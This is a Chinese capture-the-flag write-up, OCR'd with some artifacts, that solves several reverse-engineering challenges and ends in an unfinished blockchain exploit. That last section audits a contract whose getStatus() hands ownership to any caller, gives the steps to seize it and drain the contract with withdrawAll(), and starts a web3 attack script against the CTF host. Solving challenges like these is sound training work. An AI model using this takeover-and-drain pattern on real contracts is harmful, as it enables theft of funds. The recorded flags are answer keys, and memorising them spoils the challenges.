
d31fa2c26c024feddef9b38853790c00285e367b916d49a111bfc2bcfb74


字符编码: UTF-8 格式: Hex (格式加密表示输出，解密表示输入) 加密 解密 ↕ 交

POFP{Racket_and_rc4_you_know!}


XOR

先修复exe头部





查壳发现由Nuitka打包的 Python 程序



Nuitka 打包的程序在运行时，通常会将 Python 环境和相关 DLL 释放到临时目录（%TEMP%）

进入该文件夹，提取出核心逻辑文件：`script.dll`。

从 `script.dll` 中提取出的加密数据片段（marshal dump）：
`lzlelllzlQlXl\x19l\\l\x19lXlYl\x1blDlMlul\x1blYlulLl_lDl\x0blWl*`

去掉混淆字符 l 后，得到原始字节数组：
`[122, 101, 108, 122, 81, 88, 25, 92, 25, 88, 89, 27, 68, 77, 117, 27, 89, 117, 76, 95, 68, 11, 87]`

通过分析相关字节码（或直接观察变量名 key），推测这是一个 XOR 加密。
题目给出了 Flag 的格式头：`POFP{`。

利用已知明文攻击（Known Plaintext Attack）：

- `'P'` (ASCII 80) ^ 122 = 42
- `'O'` (ASCII 79) ^ 101 = 42
- `'F'` (ASCII 70) ^ 108 = 42
- `'P'` (ASCII 80) ^ 122 = 42
- `'{'` (ASCII 123) ^ 81 = 42

计算得出密钥 key 为固定值 42 (0x2A)。

解密脚本


```
cipher_values = [122, 101, 108, 122, 81,88, 25, 92, 25, 88, 89, 27, 68, 77, 117, 27, 89, 117, 76, 95, 68, 11, 87]
key = 42
print(bytes([b ^ key for b in cipher_values]).decode())
```

```python
cipher_values = [122, 101, 108, 122, 81,88, 25, 92, 25, 88, 89, 27, 68, 77, 117, 27, 89, 117, 76, 95, 68, 11, 87]
key = 42
print(bytes([b ^ key for b in cipher_values]).decode())
```

```
运行  decrypt
C:\Users\Pingu\AppData\Local\Programs\Python\Python314\python.exe E:\Download\...\re\XOR\Writeup\decrypt.py
POFP{r3v3rs1ng_1s_fun!}
```

TimeManager

IDA逆向分析



1. **初始化**:
    - 记录启动时间 `v6 = time(0)`。
    - 输出欢迎信息 "Welcome to the Wired, Lain."。
2. **主循环**:

    - 程序进入一个循环，循环变量 `i` 从 0 到 10799 (共 10800 次)。
    - 由于每次循环包含 `sleep(1)`，且循环次数对应 $10800 \text{秒} = 3 \text{小时}$，这验证了题目描述中的“等待3小时”。
3. **时间检查 (反调试/反沙箱)**:
    - 在每次 `sleep(1)` 后，程序再次调用 `time(0)` 获取当前时间 `v7`。
    - 检查 `v7` 是否严格等于 `上一次时间 + 1`。如果不满足（例如因为调试器暂停或系统卡顿），程序直接 `exit(2)` 退出。
4. **解密逻辑**:
    - 这是题目的核心。程序根据时间计算一个随机数种子：

```
srand(v7 + dword_6043 - v6);
```

    - 其中 `v7` 是当前时间，`v6` 是启动时间。
    - `dword_6043` 是一个硬编码的全局变量，值为 `0xbeaddeef`。
    - 利用该种子生成的随机数，对全局数组 `cipher` 进行异或操作：

```
cipher[i % 128] ^= rand();
cipher[i % 17] ^= rand();
```

看似随机的解密过程实际上是**完全可预测的。**

- **种子的确定性**:
    - 程序强制要求 `v7 - v6` (即当前时间 - 启动时间) 必须等于循环次数 `i + 1`。
    - 因此，第 `i` 次循环的种子计算公式可以化简为：
      $$ \text{Seed}*i = (\text{Start} + i + 1) + 0\text{xbeaddeef} - \text{Start} $$
      $$ \text{Seed}*i = (i + 1) + 0\text{xbeaddeef} $$
    - 这意味着种子只与循环次数 `i` 有关，与程序运行的具体绝对时间无关。
- **随机数生成器**:
    - Linux 下的 `srand` 和 `rand` 使用的是 glibc 的实现。虽然它是伪随机数生成器，但只要我们知道种子（我们已经知道了）和算法（glibc 开源），就可以完全复现生成的随机数序列。


1. **提取密文**: 从二进制文件中提取 `cipher` 数组的原始数据。
    - 通过 IDA 或 `readelf` 找到 `cipher` 全局变量的文件偏移（本题中为 `0x5080`）。
2. **复现随机数生成器**: 使用 Python 复现 glibc 的 `rand()` 算法。
    - 注意 glibc 的 `rand` 在状态数组较大时使用的是加法反馈生成器，而不是简单的线性同余。
3. **模拟解密**: 编写脚本循环 10800 次，每次生成对应的种子和随机数，对密文进行异或。

写脚本解密

```
import struct
import sys
import os

BINARY_PATH = 'TimeManager'
CIPHER_OFFSET = 0x5080
CIPHER_SIZE = 128
MAGIC_CONSTANT = 0xbeaddeef

class GlibcRand:
    def __init__(self, seed):
```

```
        self.state = [0] * 31
        self.state[0] = seed & 0xffffffff
        for i in range(1, 31):
            val = self.state[i-1]
            if val >= 0x80000000:
                val -= 0x100000000

            res = (16807 * val) % 2147483647
            if res < 0:
                res += 2147483647
            self.state[i] = res

        self.fptr = 3
        self.rptr = 0
        for _ in range(10 * 31):
            self._step()

    def _step(self):
        v = (self.state[self.fptr] + self.state[self.rptr]) & 0xffffffff
        self.state[self.fptr] = v
        self.fptr = (self.fptr + 1) % 31
        self.rptr = (self.rptr + 1) % 31
        return v

    def rand(self):
        return self._step() >> 1

def solve():
    print(f"[*] Analyzing binary: {BINARY_PATH}")

    if not os.path.exists(BINARY_PATH):
        print(f"[!] Error: File {BINARY_PATH} not found.")
        return
    try:
        with open(BINARY_PATH, 'rb') as f:
            f.seek(CIPHER_OFFSET)
            cipher_data = bytearray(f.read(CIPHER_SIZE))
            print(f"[*] Read {len(cipher_data)} bytes of cipher data.")
    except Exception as e:
        print(f"[!] Error reading file: {e}")
        return

    print("[*] Starting decryption simulation (10800 rounds)...")

    for i in range(10800):
        seed = (i + 1 + MAGIC_CONSTANT) & 0xffffffff
        rng = GlibcRand(seed)
        r1 = rng.rand()
        r2 = rng.rand()
        cipher_data[i % 128] ^= (r1 & 0xff)
        cipher_data[i % 17] ^= (r2 & 0xff)

        if (i + 1) % 1000 == 0:
            sys.stdout.write(f"\r[*] Progress: {i+1}/10800")
            sys.stdout.flush()

    print("\n[*] Decryption complete!")
    print("-" * 50)
```

```
    try:
        decoded = cipher_data.decode('utf-8', errors='ignore')
        print(f"Decoded String: {decoded}")
        import re
        match = re.search(r'furryCTF\{.*?\}', decoded)
        if match:
            print(f"\n[+] FLAG FOUND: {match.group(0)}")
        else:
            print("\n[?] Flag format not found, check the raw output.")

    except Exception as e:
        print(f"[!] Decoding error: {e}")
        print(f"Raw bytes: {list(cipher_data)}")

if __name__ == "__main__":
    solve()

```



未来程序

- Interpreter 执行一系列替换规则。
- Encoder 的规则实际上构建了一个二进制加减法器。
- 它将输入字符串（Flag）复制成两份，中间用 | 分隔。
- 左半部分： 将输入中的第一个 + 替换为 - ，然后执行计算（即 A - B ）。
- 右半部分： 保持输入不变，执行计算（即 A + B ）。
- 最终输出格式为： Binary(A - B) | Binary(A + B) 。
- 我们拥有的 Output 是 L | R 。
- 这是一个简单的二元一次方程组： [o bj ec tO bj ec t] L = A − B [o bj ec tO bj ec t] R = A + B
- 解得： [o bj ec tO bj ec t] A = (R + L) /2 [o bj ec tO bj ec t] B = (R − L) /2
- 将 Output 的左右两部分转换为大整数进行计算。


- 计算出的 A 对应 ASCII 字符串： furryCTF{This_Is_Tu7ing
- 计算出的 B 对应 ASCII 字符串： _C0mple7es_Charm_nwn}
- 原始输入（Flag）即为 A + B （注意这里的 + 是字符）。

解密脚本

```python
import sys

class Rule:
    def __init__(self, line):
        self.raw = line
        self.a = ""
        self.b = ""
        self.fstart = False
        self.fend = False
        self.lstart = False
        self.lend = False
        self.once = False
        self.stat = False # return
        self.boom = False

        opt = line.strip()
        pos = opt.find("=")
        start = opt.find("(start)")
        end = opt.find("(end)")
        once = opt.find("(once)")
        ret = opt.find("(return)")

        if start != -1:
            if start < pos:
                self.fstart = True
                if opt.find("(start)", start+1) != -1:
                    self.lstart = True
            else:
                self.lstart = True

        if end != -1:
            if end < pos:
                self.fend = True
                if opt.find("(end)", end+1) != -1:
                    self.lend = True
            else:
                self.lend = True

        if once != -1:
            self.once = True

        if ret != -1:
            self.stat = True

        if not (self.fstart or self.fend or self.once):
            self.a = opt[:pos]
        else:
            if self.fstart:
                self.a = opt[7:pos]
            elif self.fend:
                self.a = opt[5:pos]
```

```
                else: # once
                    self.a = opt[6:pos]

            if not (self.lstart or self.lend or self.stat):
                self.b = opt[pos+1:]
            else:
                if self.lstart:
                    self.b = opt[pos+8:]
                elif self.lend:
                    self.b = opt[pos+6:]
                else: # return
                    self.b = opt[pos+9:]

rules = []

def load_rules():
    raw_rules = [
        "(once)=(start)xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx",
        "(once)=(start)|",
        "x1=(end)211*",
        "x0=(end)200*",
        "x+=(end)2++*",
        "(once)=(end)yyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy",
        "1*y=(start)1",
        "0*y=(start)0",
        "+*y=(start)+",
        "0y=y0",
        "1y=y1",
        "+y=y+",
        "x=",
        "2=",
        "y=",
        "(once)+=-",
        "+1=ta+",
        "+0=t+",
        "+=",
        "at=taa",
        "t=",
        "1a=a0",
        "0a=1",
        "a=1",
        "-1=qb-",
```

```
        "-0=q-",
        "-=",
        "bq=qbb",
        "q=",
        "0b=b1",
        "1b=0",
        "(start)0="
    ]
    for r in raw_rules:
        rules.append(Rule(r))

def run(ori):
    step = 0
    while True:
        repeat = False
        sv = ori
        for i in range(len(rules)):
            r = rules[i]
            if r.stat:
                if r.a in ori:
                    return r.b
                continue
            if r.boom: continue
            matched = False
            idx = -1
            if not (r.fstart or r.fend):
                idx = ori.find(r.a)
                if idx != -1: matched = True
            elif r.fstart:
                if ori.startswith(r.a):
                    matched = True
                    idx = 0
            else:
                if ori.endswith(r.a):
                    matched = True
                    idx = len(ori) - len(r.a)
            if matched:
                repeat = True
                if not (r.lstart or r.lend):
                    ori = ori[:idx] + r.b + ori[idx+len(r.a):]
                elif r.lstart:
                    ori = r.b + ori[:idx] + ori[idx+len(r.a):]
                else:
                    ori = ori[:idx] + ori[idx+len(r.a):] + r.b
                if r.once:
                    r.boom = True
                break
        if not repeat and sv == ori:
            break
        step += 1

    return ori

if __name__ == "__main__":
    load_rules()
    input_str = sys.argv[1] if len(sys.argv) > 1 else "10"
    res = run(input_str)
    print(f"Result: {res}")
```




```python
def bin_to_int(b_str):
    if not b_str: return 0
    return int(b_str, 2)
def int_to_bin(n):
    return bin(n)[2:]
def int_to_ascii(n):
    try:
        h = hex(n)[2:]
        if len(h) % 2 != 0:
            h = '0' + h
        return bytes.fromhex(h).decode('utf-8', errors='ignore')
    except Exception as e:
        return str(e)
output_str =
"1100110011101010001001100101111010010001101010111100011110110100001011000011101000000101111011000010100000110111110000100010001111011001110011100010101110010001111000111111111111101010|011001100111010111010001101101011010100110110000110001001011001011100000100010111100110111011100110100101010001010110001110101001101000111000001110101001010010111100000110111001110010 0"
left_str, right_str = output_str.split('|')
L = bin_to_int(left_str)
R = bin_to_int(right_str)
A = (R + L) // 2
B = (R - L) // 2
res_a = int_to_ascii(A)
res_b = int_to_ascii(B)
print(f"Flag A: {res_a}")
print(f"Flag B: {res_b}")
print(f"Flag: {res_a}{res_b}")
```

Blockchain

好像忘了啥

通过访问题目提供的网页 (`ctf.furryctf.com:36313`)，我们获得了以下关键信息：

- **RPC 接口地址**：`http://ctf.furryctf.com:36313/rpc/`
- **合约源码**：`target.sol`
- **攻击者私钥**：通过 `/api/attacker-key.json` 获取，用于发起交易。
- **合约地址**：`0x3C1FC51e9f4AC7d2c71F4d4f7FF074A91380B7Ae`

我们审计了 `target.sol` 合约源码，发现了一个关键的逻辑漏洞。

```
function getStatus() public returns (address, uint256) {
    return (owner = msg.sender, balance);
}
```

- **预期逻辑**：通常 `getStatus` 应该是一个 `view` 函数，仅用于返回当前合约的状态（Owner 地址和余额）。
- **实际逻辑**：该函数**没有** `view` 修饰符，并且在返回语句中执行了赋值操作 `owner = msg.sender`。
- **后果**：**任何人**只要调用这个函数，合约的 `owner` 变量就会被立即修改为调用者的地址。这是一个典型的权限接管漏洞。

```
function withdrawAll() public {
    require(msg.sender == owner, "Only owner can withdraw"); // 检查1：必须是Owner
    uint256 amount = balance;
    require(amount > 0, "No balance to withdraw"); // 检查2：余额必须大于0

    balance = 0;
    (bool success, ) = msg.sender.call{value: amount}("");
    require(success, "Transfer failed");

    emit Withdrawal(msg.sender, amount);
    emit FlagRevealed(msg.sender, flag); // 触发Flag事件
}
```

- **利用条件**：
    1. 调用者必须是 owner（通过漏洞点 getStatus 达成）。
    2. 合约余额必须大于 0（如果余额为0，我们需要先转账进去）。

基于上述分析，我们的攻击步骤如下：

1. **连接环境**：使用 web3.py 连接到题目提供的 RPC 端口，并加载攻击者私钥。
2. **夺取权限**：发送交易调用合约的 getStatus() 函数。交易确认后，我们（攻击者地址）将成为合约的新 Owner。
3. **检查余额**：读取合约当前余额。
    - 如果余额为 0，调用 deposit() 函数存入少量 ETH（如 1 ETH），以满足 withdrawAll 的检查条件。
4. **提取 Flag**：调用 withdrawAll() 函数。
    - 该函数会将合约内所有 ETH 转给我们。
    - 同时会触发 FlagRevealed 事件。
5. **获取结果**：解析交易回执（Receipt）中的 Logs，解码 FlagRevealed 事件获取 Flag 字符串。

上脚本

```
import requests
import sys
import time
from web3 import Web3

sys.stdout.reconfigure(encoding='utf-8')
BASE_URL = "http://ctf.furryctf.com:36320"

def log(msg):
    print(f"[+] {msg}", flush=True)

def error(msg):
    print(f"[-] ERROR: {msg}", flush=True)
    sys.exit(1)

def main():
    try:
        log(f"开始攻击流程，目标环境: {BASE_URL}")
        key_url = f"{BASE_URL}/api/attacker-key.json"
